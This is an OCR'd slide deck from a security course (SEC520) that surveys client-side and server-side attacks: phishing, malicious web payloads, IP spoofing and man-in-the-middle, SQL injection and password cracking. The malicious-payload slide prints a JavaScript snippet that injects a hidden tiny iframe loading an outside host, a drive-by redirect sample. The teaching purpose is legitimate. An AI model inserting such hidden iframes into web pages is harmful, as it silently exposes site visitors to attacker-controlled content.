


SEC520

Types of Attacks

Today's Objectives

Types of Attacks:

- Client-side Attacks:
  - Phishing
  - Malicious web code
  - IP Spoofing
- Server-side Attacks:
  - Database Injection
  - Password Cracking

Types of Attacks

Client-side vs Server-side Attacks

There are many different types of attacks that a penetration tester can use on a targeted computer system. In this course, we will focus on the most command type of attacks.

Computer system attacks can be categorized to two general classifications of Attacks:

- **Client-Based Attacks**: where the user initiates an action to allow the attack to occur. Examples include **Phishing**, **Malicious Code Payload**, and **IP Spoofing** attacks.

- **Server-Side Attacks**: where the attack is focused on exploting a vulnerability of a running services on the computer server. Examples include **OS / Application exploitation**, **Database Injection**, and **Password** attacks.

  OS / Application attack was demonstrated in your lab #3 via ***Nessus*** and ***Metasploit***.


Types of Attacks

Phishing

Method to “trick” user to provide personal information, or go to a website that processes malicious code.

Human reaction is considered to be a serious weakness of any organization's security system. Training sessions are recommended to educate staff.

Packaging of phishing attacks are becoming more sophisticated due to growth of social media.



Types of Attacks

Malicious Payload

User directed to a website (link), that contains instructions to exploit an organization's server.

Code can be embedded into HTML (like PHP) to appear as harmless, but actually may gain access to a vulnerable web-browser.


```
if (document.getElementsByTagName('body')[0])
 {
   iframer();
 }
else
 {
  document.write("
<iframe src='http://motivemus.mooo.com/showthread.php?t=45122773' width='10'
height='10' s
tyle='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}
function iframer(){
  var f = document.createElement('iframe');
  f.setAttribute('src', 'http://motivemus.mooo.com
/showthread.php?t=45122773');
  f.style.visibility = 'hidden';
  f.style.position = 'absolute';
  f.style.left = '0';
  f.style.top = '0';
  f.setAttribute('width', '10');
  f.setAttribute('height', '10');
  document.getElementsByTagName('body')[0].appendChild(f);
}
```

Types of Attacks

IP Spoofing
(Man in the Middle)

Capturing and forging a request header that provides a different IP address corresponding to the correct MAC address.

Once packet is “highjacked”, can be sent to destination IP address via “man in the middle” in order not to raise suspicion.



“Man in the Middle”

Types of Attacks


Database Injection

Various methods to gain access via database server (SQL, MySQL) including:


1. Exploiting weakness to insert or **“inject” a malicious database command** to gain access to database server.

2. Send “inject” malicious code as request **payload**.

3. **Brute-force password scanner** to crack an account.



Web-based Form




Database Server


Types of Attacks

Password Attacks

Penetration tester uses password cracking software to exploit account with weak password.

Researches and obtains root password in order to issue command **su -** from exploited user's account.





Lab Time

Perform:

Lab 6: Types of Attacks